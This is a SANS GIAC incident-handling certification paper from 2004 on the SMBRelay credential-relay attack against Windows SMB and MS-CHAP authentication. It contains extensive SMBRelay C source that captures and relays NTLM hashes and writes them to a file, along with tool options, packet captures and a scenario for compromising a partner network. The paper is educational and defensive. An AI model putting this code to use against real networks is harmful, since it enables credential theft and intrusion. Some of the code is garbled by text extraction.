

Global Information Assurance Certification Paper

Copyright SANS Institute Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering "Hacker Tools, Techniques, and Incident Handling (Security 504)" at http://www.giac.org/registration/gcih

SMBRelay: Still Present After 3 Years

GCIH Practical Assignment

Version 3.0

Written by: Ivars Suba

May 31, 2004

Table of contents

1. Statement of purpose	2
2. Exploit	2
3. Platforms/Enviroments	24
4. Stages of the attack	28
4.1 Reconnaissance	
4.2 Social engineering	30
4.3 Scanning	
4.4 Exploiting the system	34
4.4.1 Setting up dial-up a challenge/response trap	35
4.4.2 Access to Company's ABC networks	36
4.4.3 SMB exploit	39
4.4.4 Variants	
4.5 Keeping access	44
4.6 Covering tracks	48
5. Incident handling process	
5.1. Preparation	50
5.2. Identification	53
5.3 Containment	57
5.4 Eradication	60
5.5 Recovery	63
5.6 Lessons learned	64
6. Exploit references	67
7. General references	67
8. Appendix A	68
9. Abbreviations	69

1. Statement of purpose

Overview

The first part of this paper shows the way in which an external hacker from a partner company can exploit password information, by utilizing freeware backdoor *SMBRelay* as a rogue *SMB* server in combination with other hackers tools, such as as *netcat*, *nthash*, *crack*, *pwdump2* and viruses. An example of a virus for dial-up clients is given. The paper aslo describes Microsoft dial-up network client authentication *MS-CHAP* weakness and how they pave the way for backdoor *SMBRelay* to perform the final stage of the attack, how the hacker may bypass *MS Kerberos v5* authentication.

The second part describes five stages of the actual exploitation: Reconnaissance, Scanning, Exploiting Systems, Keeping Access and Covering Tracks.

The third part explains how the Incident Handling Team manage the entire incident. All the stages are shown in detail: Preparation, Identification, Containment, Eradication, Rocovery and Lessons Learned.

About the attack

Attack is performed through the dial-up connection, utilizing partner's network's dialup infrastructure containing *NAS*, *ACS* server and *AD*. In this type of attacks the Visual basic script depicted in Appendix A serves as the virus. The attacker captures victim's the dial-up credentials, crack the domain user's password and then take over the corresponding victim's *LAN* workstation. On this workstation, the attacker stops antivirus software and set up a *SMBRelay* trap for further password capturing attacks previously spreading another type of virus.

Objectives

The capture of domain administrator's passwords aimed at grabbing confidential information from *MS SQL 2000* database whose access is protected with *Entrust/Direct* strong client mutual public key authentication and *CAST-128* encryption.

2. Exploit

Name:

SMBRelay v0.981 can work as a rogue SMB server only, not MiTM server.

Options: /D num - Set debug level, current valid levels: 0 (none), 1, 2 Defaults to 0 /E - Enumerates interfaces and their indexes /IL num - Set the interface index to use when adding local IP addresses /IR num - Set the interface index to use when adding relay IP addresses Defaults to 1. Use /E to display the adapter indexes /L[+] IP - Set the local IP to listen on for incoming NetBIOS connections
Use + to first add the IP address to the NIC
Defaults to primary host IP
/R[-] IP - Set the starting relay IP address to use
Use - to NOT first add each relay IP address to the NIC
Defaults to 192.1.1.1
/S name - Set the source machine name
Defaults to CDC4EVER

Bulletins

- Securityfocus: "Authentication flaw in Microsoft SMB protocol". <u>http://www.securityfocus.com/archive/1/319131</u>
- Securiteam: "Authentication Flaw in Microsoft SMB Protocol Still Present After 3 Years". http://www.securiteam.com/windowsntfocus/5WP0L009PK.html
- CVE: CAN-2002-1256
 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1256
- Bugtraq: N/A
- CERT# N/A

Origins

Author: Sir Dystic Date: April 2001

Affected operating systems

All versions and service packs of Windows including: Windows NT 4.0 Server/Workstion (confirmed in the lab) Windows 2000 Server/Professional (confirmed in the lab) Windows .NET Server (vulnerable but not confirmed) Windows XP (confirmed in the lab) Windows 9X/Me (vulnerable but not stable)

File information:

Process name: *smbrelay.exe* File size: 80KB *MD5* checksum: c42e20195225d79ebb4b8a344be5ad93

Variants

SMBRelay v0.992 can work as rogue and MiTM SMB server and has two command options additionally:
 /F – Fake server only, capture password hashes and do not relay password hashes in the second last step of exploit;
 /T IP – Connect to target IP instead of back to the incoming address to perform MiTM attack.


Publicly available only source code.

• SMBRelay2 v0.98 can work as MiTM SMB server and has similar command options as SMBRelay v0.992, support listening on one name:

SMBRelay2 v.98 - NetBIOS level SMB man-in-the-middle relay attack Options:
/A LanaNum - Use LanaNum Defaults to 0
/D DebugLevel - Level of debug messages, valid levels 0 - 3 Defaults to 0
/L LocalName - Listen for primary connection on LocalName Defaults to SERVER
/R RelayName - Listen for relay connection on RelayName Defaults to RELAY
/S SourceName - Use SourceName when connecting to target Defaults to CDC4EVER
/T TargetName - Connect to TargetName for relay Defaults to connecting back to client

/? /H - This help

First, in *Windows 2000*, it is needed to determine *NetBIOS LANA* number with *lanacfg.exe* utility [7.1]:



Protocols/Services/Applications

• LM challenge/response authentication protocol

The LM password is not case sensitive. The password is forced to uppercase before *DES* encryption. The password can be up to 14 characters long. The first and the second 7 bytes of the password are used as encryption keys to encrypt the constant "KGS!@#\$%" and produce a 16 byte hash value. The protocol briefly:

- 1. The server sends a 8 byte random hallenge.
- 2. The client concatenates a 16 byte password hash value with 5 zeros and divides this 21 byte string into 3 equal parts and uses each 7 byte part independently (*ECB* encryption mode) as a *DES* encryption key to encrypt challenge to produce a 24 byte response.
- 3. The client sends the response back to the server.

• NTLM challenge/reponse authentication protocol

The *NTLM* password is based on a Unicode character set. It is case sensitive and can be up to 128 characters long. *NT* password is computed using *MD4* hash function to compute the 16 byte digest of the password. The protocol works in the same way as for *LM* authentication protocol to produce 24 byte response and is stronger than the *LM* protocol against dictionary and brute force attacks.

NTLMv2 chalenge/response authentication protocol

NTLMv2 password is computed as for *NTLM* authentication protocol, but with neglible differences [7.2]. The protocol is stronger than *NTLM* protocol against dictionary and brute force attacks. The protocol briefly:

- 1. The server sends a 8 byte random challenge.
- 2. The client concatenates 16 byte *NTLMv2* password hash value, username, domain name or host name, challenge and computes *HMAC-MD5* hash to produce a 16 byte response.
- 3. The client sends the response back to the server.

• LMv2 challenge/response authentication protocol

LMv2 password hash is computed as for *NTLMv2* authentication protocol and used in *Windows 9x/ME*. The protocol works in the same way as for *NTLMv2* authentication protocol, but with neglible differences [7.2]. For compatibility purposes full response is 24 bytes long. Protocol is stronger than *LM* protocol against dictionary and brute force attacks.

• Microsoft Kerberos V5 authentication protocol bypassing method

By default, *Windows 2000* tries to use Kerberos as its security provider. When client uses Kerberos to authenticate itself to as server, the client requests as *TGS* ticket for *SPN* in *AD* by design [7.3]. IP addresses are not names, so Kerberos is not used. After this occurs, the domain controller generates an error: **krb5kdc_err_s_principal_unknown** and goes to the *NTLMSSP*.

🕝 SMB_ip - Ethereal			_ _ X
<u>File Edit Capture Display Tools</u>			Help —
No Time Source	Destination	Protocol	Info 🗠
19 0.010716 victim.wild.com	COACH	TCP	2030 > netbios-ssn [ACK]
20 0.190064 victim.wild.com	PIRATE	TCP	2026 > microsoft-ds [ACK
21 0.190111 victim.wild.com 22 1.668438 victim.wild.com	COACH COACH	TCP KRB5	2022 > microsoft-ds [ACK
23 1.673166 COACH	victim.wild.com	KRB5	TGS-REQ KRB-ERROR
24 1.674723 victim.wild.com	PIRATE	SMB	Session Setup And× Reque
25 1.677429 PIRATE	victim.wild.com	SMB	Session Setup AndX Respo
26 1.678562 victim.wild.com	PIRATE	SMB	Session Setup AndX Reque
27 1.680463 PIRATE	victim.wild.com	SMB	Session Setup AndX Respo
28 1.681753 victim.wild.com	PIRATE	SMB	Tree Connect And× Reques
29 1.683388 PIRATE	victim.wild.com	SMB	Tree Connect AndX Respon
30 1.684029 victim.wild.com	PIRATE	SMB	Transaction2 Request GET 📝
<u>م</u>			\succ
Stime. 2004-03-14 14.03.02	(2)		
susec: 911340 Error Code: KRB5KDC_ERR_S_			
realm: WILD.COM	PRINCIPAL_ONKNOWN		E
			<u></u> М
M			2
0020 01 03 00 58 07 f9 00 60	6b 26 7e 56 30 54 a0 03	×`	k&~vот
0030 02 01 05 a1 03 02 01 1e	a4 11 18 Of 32 30 30 34		2004
0040 30 35 31 34 31 34 30 33 0050 e7 ec a6 03 02 01 07 a9	30 32 5a a5 05 02 03 0d 0a 1b 08 57 49 4c 44 2e		02Z
0060 43 4f 4d aa 1d 30 1b a0	03 02 01 02 a1 14 30 12		
0070 1h 06 6h 72 62 74 67 74	1h 08 57 49 4c 44 2e 43	krhtat	wtid.c
Filter:	∇	Reset Apply	

• MS-CHAP authentication protocol

MS-CHAP is Microsoft's *PPP CHAP* implementation to handle authentication and is almost identical to the *LM* and *NTLM* challenge/response authentication protocols that are used for client authentication on Windows-based networks. Both *LM* and *NTLM* responses are sent.

• MS-CHAPv2 authentication protocol

The protocol provides mutual challenge/respone authentication between a client and server and is imune to the *MiTM* attacks. The weaker *LM* response is no longer sent along with the stronger *NTLM* response. The protocol is as strong as *MS-CHAP* protocol (with *NTLM* responses only) against dictionary and brute force attacks.

• Description of MS-CHAP/CHAPv2 weakness

The derivation of the third *DES* key is a major flaw in the *MS-CHAP/CHAPv2* remote access authentication protocols [7.4] family. The last 5 bytes of the third *DES* key are zeros which encrypt challenge. In the *MS-CHAPv2* protocol the third key has an effective length of 2 bytes. Attackers can reduce the hash space of possible hash values from the whole password search by factor 2^16 in the *MS-CHAPv2* protocol [7.5]. In the *MS-CHAP* protocol, attackers can reduce the hash space of possible hash values by factor 2^16 from password's second 7 byte part search and by factor 2^8 from password's first 7 byte part. The attacker need to a build up a table with 2^16 rows and N/2^16 (N - number of possible passwords) columns for a brute force attack. The number of possible password guesses using hash function (*DES/MD4* for *MS-CHAP/CHAPv2* respectively) is

```
N/2^8 + N/2^16, for MS-CHAP with LM password hashes
```

N/2^16, for *MS-CHAP/CHAPv2* with *NTLM* password hashes

• SMB protocol over NetBT

Microsoft uses the *SMB* protocol for *"File and Printer sharing service"* in all versions of Windows. *SMB* is a protocol for sharing files, printers, serial ports and communications such as named pipes and mail slots between computers. The *SMB* protocol model defines two levels of security. The user level is applied to individual files in each share and based on user access rights. The share level is applied at the share level on a server and a client needs pasword to access all files under that share. *SMB* protocol briefly:

- 1. *TCP* connection to port 139 is established.
- 2. *NetBT* is set up over the TCP connection.
- 3. SMB session is established over NetBT session (SMB_COM_NEGOTIATE).
- 4. SMB exports file system (SMB_COM_TREE_CONNECT_ANDX).
- 5. If the file system is the user level, challenge/response authentication is performed, if it is the share level username and password authentication performed (SMB_COM_ SESSION_SETUP_ANDX).

General description

SMBRelay v0.981 is a program that receives a connection on port 139, connects back to the connecting computer's port 139, and relays the packets between the client and the server of the connecting Windows machine i.e., retransmits packets as parrot. The process of capturing is shown in Fig.1.





Fig.1Challenge/response capturing process with rogue SMBRelay server

SMBRelay can act as a rogue *SMBRelay* server or *MiTM* server. Since *Windows NT 4.0* Service Pack 3, digitally signing *SMB* communications and *NetLogon* channel can be used to protect against the second type of attacks. *SMBRelay v 0.981* program source is given in [6.2]. Microsoft *Kerberos V5* may be bypassed in a homogenous *Windows 2000* enviroment and *SMBRelay* program captures user *LM/NTLM* (24/24 bytes) or *LMv2/NTLMv2* (24/16 bytes) challenges/responses [7.6], if hosts are referenced by their IP addresses or two hosts are in a different forest.

Step by Step analysis of SMBRelay v0.981 code

Outlined below are *SMBRelay v0.981* code steps results and the relevant portions of code, associated with each step and Ethereal captured packets, including the description of each step.



// Step 0: Bound to port 139 on local address and accept incoming connection //from remote host.

sockaddr.sin_addr.s_addr = g_LocalIP; sockaddr.sin_port = htons(g_LocalPort); sockaddr.sin_family = AF_INET; if (g_bAddLocalIP) { DWORD Netmask = inet_addr("255.255.255.0");

d = AddIPAddress(g_LocalIP, Netmask, g_LocalInterfaceNumber, &NTEContext, &NTEInstance);

if (d != NO_ERROR)

printf("Error %d adding IP address to interface %x: %s\n", d, g_LocalInterfaceNumber, StrError(d)); else

printf("Local IP address added to interface %x\n", g_LocalInterfaceNumber);

}

if (bind(tcpsock, (LPSOCKADDR)&sockaddr, sizeof(sockaddr)) == SOCKET_ERROR)

{

d = GETSOCKETERROR();

printf("Error %u binding to port %d at address %s\n", d, g_LocalPort, inet_ntoa(sockaddr.sin_addr)); closesocket(tcpsock);

return 0;

} else {

printf("Bound to port %d on address %s\n", g_LocalPort, inet_ntoa(sockaddr.sin_addr));

```
}
```

if (listen(tcpsock, SOMAXCONN) == SOCKET_ERROR)

{

```
d = GETSOCKETERROR();
```

printf("Error %u listening on socket\n", d);

closesocket(tcpsock);

return 0;

}

signal(SIGBREAK, SignalHandler); signal(SIGINT, SignalHandler); signal(SIGABRT, SignalHandler); signal(SIGFPE, SignalHandler); signal(SIGILL, SignalHandler); signal(SIGSEGV, SignalHandler); signal(SIGTERM, SignalHandler);

```
DWORD I = 1;
ioctlsocket(tcpsock, FIONBIO , &I);
do
{
NEWCONINFO newconinfo;
int socklen = sizeof(sockaddr);
```

do

```
{if ((inconsock = accept(tcpsock, (LPSOCKADDR)&sockaddr, &socklen)) == INVALID_SOCKET)
{
DWORD err = WSAGetLastError();
if (err != WSAEWOULDBLOCK
{
printf("Error %d receiving incoming NetBIOS connection\n", err);
g_bQuit = FALSE;
}
else
{
Sleep(5);
}
}
} while (!g_bQuit && inconsock == INVALID_SOCKET );
if (!g_bQuit)
{
BOOL bDup = FALSE;
DWORD d;
for (d = 0; d < ConnectedSize && !bDup; d++)
{
if (ConnectedList[d] == sockaddr.sin_addr.s_addr)
bDup = TRUE;
}
if (bDup)
{
printf("Connection rejected: %s already connected\n", inet_ntoa(sockaddr.sin_addr));
closesocket(inconsock);
}
else
{
printf("Connection from %s:%d\n", inet_ntoa(sockaddr.sin_addr), ntohs(sockaddr.sin_port));
ConnectedList[ConnectedSize] = sockaddr.sin_addr.s_addr;
newconinfo.hostcount = ConnectedSize++;
newconinfo.connectionsock = inconsock;
memcpy(&newconinfo.sourcesockaddr, &sockaddr, sizeof(SOCKADDR_IN));
_beginthread(mainconnectionhandler, 0, &newconinfo);
Sleep(50);
}
//Main body
```

while (bContinue && !bConnected && !g_bQuit)

//Receive buffered incoming packet data to connected input socket.

```
x = recv(inconsock, buff, sizeof(buff), 0);
```

if (x < 1)

{

{

printf("Error receiving data from incoming connection\n");

return;

})

// Print Request type: Session Request in Step 1 and Request type: Session //Message in the Step 2, Step 3, Step 4, Step 5.

printf("Request type: %s %d bytes\n", GetMessageType(pnbsessionheader->Type), x);

switch (pnbsessionheader->Type)

```
// Step 1.
```

case TYPE_SESSION_REQUEST:

NetBIOSNameToString(namebuff, (BYTE *)buff + 38, x - 38);

printf("Source name: ");

PrintNetBIOSName((BYTE *)namebuff);

memcpy(hostname, namebuff, 15);

hostname[15] = 0;

```
{
char *ptr = &hostname[14];
```

```
while (*ptr == ' ')
```

{

```
*ptr = 0;
```

ptr--;

```
}
```

}

NetBIOSNameToString(namebuff, (BYTE *)buff + 4, x - 4);

printf("\nTarget name: ");

```
PrintNetBIOSName((BYTE *)namebuff);
```

printf("\nSetting target name to source name and source name to '%s'...\n", g_SourceName);

```
// could also fill in *SMBSERVER here
```

// copy source name to target name

memcpy(buff + 4, buff + 38, 34);

// change service value to server (0x20)

memcpy(buff + 35, "CA", 2);

// convert name string to netbios name format

StringToNetBIOSName(namebuff, g_SourceName, 20);

// copy our source name to packet

memcpy(buff + 38, namebuff, 34);

break;

case TYPE_SESSION_MESSAGE:

// SMB_COM_NEGOTIATE in Step 2,SMB_COM_SESSION_SETUP_ANDX in //Step 3 and Step 5, SMB_COM_TRANSACTION2 in Step 4.

```
if (psmbheader->MagicVal == SMBMAGICVAL) // SMB connections.
```

{

printf("%s\n", GetCommandType(psmbheader->Command));

// Downgrade security yo NTLM

psmbheader->bExtendedSecurity = FALSE;

psmbheader->bNTErrorCodes = FALSE;

psmbheader->bUnicodeStrings = FALSE;

psmbheader->bFlags2IsLongName = FALSE;

switch (psmbheader->Command)

{ // Step 2.

case SMB_COM_NEGOTIATE:

// set to NT style connection (no extended security)

psmbheader->bUnicodeStrings = FALSE;

psmbheader->bNTErrorCodes = FALSE;

psmbheader->bUnknown1 = FALSE;

psmbheader->bUnknown2 = FALSE;

psmbheader->bUnknown3 = FALSE;

psmbheader->bUnknown4 = FALSE;

psmbheader->bUnknown5 = FALSE;

psmbheader->bUnknown6 = FALSE;

psmbheader->bUnknown7 = FALSE;

psmbheader->bUnknown8 = FALSE;

psmbheader->bExtendedSecurity = FALSE;

break;

// Step 3, Step 5.

case SMB_COM_SESSION_SETUP_ANDX: switch (psessionsetupand->Len)

{

// Step 3, Step 5.

case SESSION_SETUP_ANDHEADER2_LEN: // NT 4
printf("Password lengths: %d %d\n", psessionsetupand2->CaseInsensitivePasswordLen,
psessionsetupand2->CaseSensitivePasswordLen);
if (psessionsetupand2->CaseInsensitivePasswordLen > 1)
// Step 5.
{

```
printf("Case insensitive password: ");
```

```
PintHexString((BYTE *)(psessionsetupand2 + 1), psessionsetupand2->CaseInsensitivePasswordLen
);
```

```
puts("");
```

```
memcpy(caseinsensitivepassword, psessionsetupand2 + 1, 24);
```

```
}
```

```
if (psessionsetupand2->CaseSensitivePasswordLen > 1)
```

// Step 5.

```
{
```

```
printf("Case sensitive password:
                                  ");
```

```
PrintHexString((BYTE *)(psessionsetupand2 + 1) + psessionsetupand2-
```

```
>CaseInsensitivePasswordLen, psessionsetupand2->CaseSensitivePasswordLen);
```

puts("");

```
memcpy(casesensitivepassword, (BYTE *)(psessionsetupand2 + 1) + psessionsetupand2-
```

>CaseInsensitivePasswordLen, 24);

```
}
```

```
if (/* psmbheader->bUnicodeStrings */TRUE)
```

// Step 3, Step 5.

```
{
```

```
WCHAR *ptr = (WCHAR *)(psessionsetupand2 + 1);
ptr = (WCHAR *)((char *)ptr + psessionsetupand2->CaseInsensitivePasswordLen +
psessionsetupand2->CaseSensitivePasswordLen + 1);
printf("Username: \"%S\"\n", ptr);
sprintf(username, "%S", ptr);
ptr += wcslen(ptr) + 1;
printf("Domain: \"%S\"\n", ptr);
ptr += wcslen(ptr) + 1;
printf("OS:
                 \"%S\"\n", ptr);
#if 1
_snwprintf(ptr, wcslen(ptr) , L"0wned by cDc
                                                               ");
#endif
ptr += wcslen(ptr) + 1;
printf("Lanman type: \"%S\"\n", ptr);
ptr += wcslen(ptr) + 1;
printf("???:
               \"%S\"\n", ptr);
ptr += wcslen(ptr) + 1;
}
else
{
```

```
char *ptr = (char *)(psessionsetupand2 + 1);
```

```
ptr += psessionsetupand2->CaseInsensitivePasswordLen + psessionsetupand2-
>CaseSensitivePasswordLen + 1;
printf("Username: \"%s\"\n", ptr);
strncpy(username, ptr, sizeof(username));
ptr += strlen(ptr) + 1;
printf("Domain:
                 \"%s\"\n", ptr);
ptr += strlen(ptr) + 1;
printf("OS:
                \"%s\"\n", ptr);
ptr += strlen(ptr) + 1;
printf("Lanman type: \"%s\"\n", ptr);
}
}
}
}
//Send buffered outgoining data on a connected output socket. Control
//outgoining connection data status.
```

send(outsock, buff, x, 0);

```
x = recv(outsock, buff, sizeof(buff), 0);
if (x < 1)
{
```

printf("Error receiving data from outgoing connection\n");

return;

}

{

printf("Response: %s %d bytes\n", GetMessageType(pnbsessionheader->Type), x);

```
// Response: Positive Session Response x bytes in Step 1, Response: Session
//Message x bytes in Step2, Step 3, Step 4, Step 5.
```

```
switch (pnbsessionheader->Type)
```

```
{
case TYPE_SESSION_MESSAGE:
switch (psmbheader->Command)
```

// Receiving Challenge in Step 2.

```
case SMB_COM_NEGOTIATE:
SessionID = pdialectselectheader->UniqueSessionKey;
if (pdialectselectheader->EncryptionKeyLen )
{
    printf("Challenge (%d bytes): ", pdialectselectheader->EncryptionKeyLen);
    PrintHexString((BYTE *)(pdialectselectheader + 1), pdialectselectheader->EncryptionKeyLen);
    memc22py(challenge, pdialectselectheader + 1, 8);
    puts("");
}
```

```
if (!bConnected)
send(inconsock, buff, x, 0);
puts("");
}
closesocket(inconsock);
// Step 6, write captured password information in file.
FILE *file;.
file = fopen("hashes.txt", "a");
if (file != NULL)
{
fprintf(file, "%s %s\\%s:3:", inet_ntoa(sockaddr.sin_addr), hostname, username);
for (x = 0; x < 8; x++)
fprintf(file, "%02X", challenge[x]);
fprintf(file, ":");
for (x = 0; x < 24; x++)
fprintf(file, "%02X", caseinsensitivepassword[x]);
fprintf(file, ":");
for (x = 0; x < 24; x++)
fprintf(file, "%02X", casesensitivepassword[x]);
fprintf(file, "\n");
fclose(file);
printf("Password hash written to disk\n");
}
// Step 6, connection control.
if (bConnected)
{
DWORD d, NTEContext, NTEInstance;
DWORD IP, Netmask;
printf("Connected?\n");
IP = g_RelayStartIP;
IP = ntohl(htonl(IP) + pnewconinfo->hostcount);
sockaddr.sin_addr.s_addr = IP;
if (g_bAddRelayIP)
{
Netmask = inet_addr("255.255.255.0");
d = AddIPAddress(IP, Netmask, g_RelayInterfaceNumber, &NTEContext, &NTEInstance);
if (d != NO_ERROR)
printf("Error %d adding relay IP address to interface %x: %s\n", d, g_RelayInterfaceNumber,
StrError(d));
else
```

```
printf("Relay IP address added to interface %x\n", g_RelayInterfaceNumber);
}
SOCKET relaylistensock = INVALID_SOCKET, relayconnectionsock = INVALID_SOCKET;
BOOL bConnected = TRUE;
while (bConnected && !g_bQuit)
{
relaylistensock = socket(AF_INET, SOCK_STREAM, 0);
BOOL b = TRUE;
if (setsockopt(relaylistensock, SOL_SOCKET, SO_REUSEADDR, (const char *)&b, sizeof(b)) ==
SOCKET_ERROR)
{
printf("Error %d setting socket option SO_REUSEADDR\n", GETSOCKETERROR() );
closesocket(relaylistensock);
goto exitrelay ;
}
sockaddr.sin_addr.s_addr = IP;
sockaddr.sin_port = htons(139);
sockaddr.sin_family = AF_INET;
if (bind(relaylistensock, (LPSOCKADDR)&sockaddr, sizeof(sockaddr)) == SOCKET_ERROR)
{
d = GETSOCKETERROR();
printf("Error %u binding to port %d at address %s\n", d, 139, inet_ntoa(sockaddr.sin_addr));
closesocket(relaylistensock);
goto exitrelay;
}
else
{
```

printf("Bound to port %d on address %s relaying for host ", 139, inet_ntoa(sockaddr.sin_addr)); printf("%s %s\n", hostname, inet_ntoa(sourcesockaddr.sin_addr));

}

Step 1:

- Screen 1: Request type: Session Request Length=68(SMB packet lengths in bytes)+2(lengths in bytes)+1(flags in bytes)+ 1(message type in bytes)=68+4.
 Print Source name and Target name.
- Screen 2: Response: Positive session Response Length=0+4

File Edit Capture	Display Tools			Help
No. 🗸 Time 🛛 So	urce	Destination	Protocol	Info
1 0.000000 vi	ctim.wild.com	172.1.1.2	TCP	1817 > microsoft-ds [SYN] Seq
2 0.000587 vi	ctim.wild.com	172.1.1.2	TCP	1818 > netbios-ssn [SYN] Seq=
3 0.000907 17		victim.wild.com	TCP	netbios-ssn > 1818 [SYN, ACK]
4 0.001166 vi		172.1.1.2	TCP	1818 > netbios-ssn [ACK] Seq=
	ctim.wild.com	172.1.1.2	NBSS	Session request, to *SMBSERVE
6 0.012879 17		victim.wild.com	TCP	3213 > netbios-ssn [SYN] Seq=
7 0.013196 vi 8 0.013455 17		172.1.1.2 victim.wild.com	TCP TCP	netbios-ssn > 3213 [SYN, ACK] 3213 > netbios-ssn [ACK] Seq=
		victim.wild.com	NDCC	SZIS > Netbros-SSN [ACK] Seq=
1				
⊞ Flags: 0x00	: Session request			
⊞ Flags: 0x00 Length: 68 Called name:	*SMBSERVER<20> (Se : VICTIM<00> (Works			
⊞ Flags: 0x00 Length: 68 Called name:	*SMBSERVER<20> (Se	tation/Redirector)		
⊞ Flags: 0x00 Length: 68 Called name: Calling name	*SMBSERVER<20> (Se : VICTIM<00> (Works	tation/Redirector)		Z. ^ E.
➡ Flags: 0x00 Length: 68 Called name: Calling name J 0000 00 03 47 39 0010 00 70 78 ai	*SMBSERVER<20> (Se : VICTIM<00> (Works 9 86 2e 00 10 5a f. 3 40 00 80 06 00 0	tation/Redirector)		Z.ÅE.
➡ Flags: 0x00 Length: 68 Called name: Calling name Calling name 0000 00 03 47 33 0010 00 70 78 a: 0020 01 02 07 12	*5MBSERVER<20> (Se : VICTIM<00> (Works 9 86 2e 00 10 5a f 3 40 00 80 06 00 0 a 00 8b a2 e4 af d	tation/Redirector) 2 5e ef 08 00 45 00 0 ac 01 01 03 ac 01 9 8e 2e 57 ae 50 18	.px.@	W.P.
➡ Flags: 0x00 Length: 68 Called name: Calling name Calling name 0000 00 03 47 3 0010 00 70 78 a 0020 01 02 07 12 0030 ff ff 5a 63	*5MBSERVER<20> (Se : VICTIM<00> (Works 8 6 2e 00 10 5a f 3 40 00 80 06 00 0 a 00 8b a2 e4 af d a 00 00 81 00 04	tation/Redirector) 2 5e ef 08 00 45 00 0 ac 01 01 03 ac 01 9 8e 2e 57 ae 50 18 4 20 43 4b 46 44 45	.px.@ zj	W.P. .D CKFDE
➡ Flags: 0x00 Length: 68 Called name: Calling name Calling name 0000 00 03 47 33 0010 00 70 78 a3 0020 01 02 07 12 0030 ff ff 5a 63 0040 42 45 43 40 0050 41 43 41 43	*5MBSERVER<20> (Se : VICTIM<00> (Works 9 86 2e 00 10 5a f 3 40 00 80 06 00 0 a 00 8b a2 e4 af d a 00 00 81 00 00 4 6 44 45 46 46 43 4 3 41 43 41 43 41 4	tation/Redirector) 2 5e ef 08 00 45 00 0 ac 01 01 03 ac 01 9 8e 2e 57 ae 50 18 4 20 43 4b 46 44 45 6 47 45 46 46 43 43 3 41 00 20 46 47 45	.px.@ zj. NECFDEFF	W.P.
E Flags: 0x00 Length: 68 Called name: Calling name J 0000 00 03 47 33 0010 00 70 78 a: 0020 01 02 07 12 0030 ff fs 46 0040 42 43 44 0050 41 43 41 43 0060 4 45 44 44	*5MBSERVER<20> (Se : VICTIM<00> (Works 9 86 2e 00 10 5a f 3 40 00 80 06 00 0 a 00 8b a2 e4 af d 0 00 08 100 00 4. 6 44 45 46 46 43 4 3 41 43 41 43 41 4 6 45 46 46 45 46	tation/Redirector) 2 5e ef 08 00 45 00 0 ac 01 01 03 ac 01 9 8e 2e 57 ae 50 18 4 20 43 4b 46 44 45 6 47 45 46 46 43 43 3 41 00 20 46 47 45 3 41 43 41 43 41 43	.px.@ NECFDEFF ACACACAC JEDFEEJE	W.P. .D CKFDE CFGEFFCC ACA. FGE NCACACAC
E Flags: 0x00 Length: 68 Called name: Calling name J 0000 00 03 47 33 0010 00 70 78 a: 0020 01 02 07 12 0030 ff fs 46 0040 42 43 44 0050 41 43 41 43 0060 4 45 44 44	*5MBSERVER<20> (Se : VICTIM<00> (Works 9 86 2e 00 10 5a f 3 40 00 80 06 00 0 a 00 8b a2 e4 af d 0 00 08 100 00 4. 6 44 45 46 46 43 4 3 41 43 41 43 41 4 6 45 46 46 45 46	tation/Redirector) 2 5e ef 08 00 45 00 0 ac 01 01 03 ac 01 9 8e 2e 57 ae 50 18 4 20 43 4b 46 44 45 6 47 45 46 46 43 43 3 41 00 20 46 47 45	.px.@ zj NECFDEFF ACACACAC	W.P. .D CKFDE CFGEFFCC ACA. FGE NCACACAC
➡ Flags: 0x00 Length: 68 Called name: Calling name J 0000 00 03 47 33 0010 00 70 78 a: 0020 01 02 07 16 0030 ff 55 a 6 0040 4e 45 43 44 0050 41 43 41 43	*5MBSERVER<20> (Se : VICTIM<00> (Works 9 86 2e 00 10 5a f 3 40 00 80 06 00 0 a 00 8b a2 e4 af d 0 00 08 100 00 4. 6 44 45 46 46 43 4 3 41 43 41 43 41 4 6 45 46 46 45 46	tation/Redirector) 2 5e ef 08 00 45 00 0 ac 01 01 03 ac 01 9 8e 2e 57 ae 50 18 4 20 43 4b 46 44 45 6 47 45 46 46 43 43 3 41 00 20 46 47 45 3 41 43 41 43 41 43	.px.@ NECFDEFF ACACACAC JEDFEEJE	W.P. .D CKFDE CFGEFFCC ACA. FGE NCACACAC
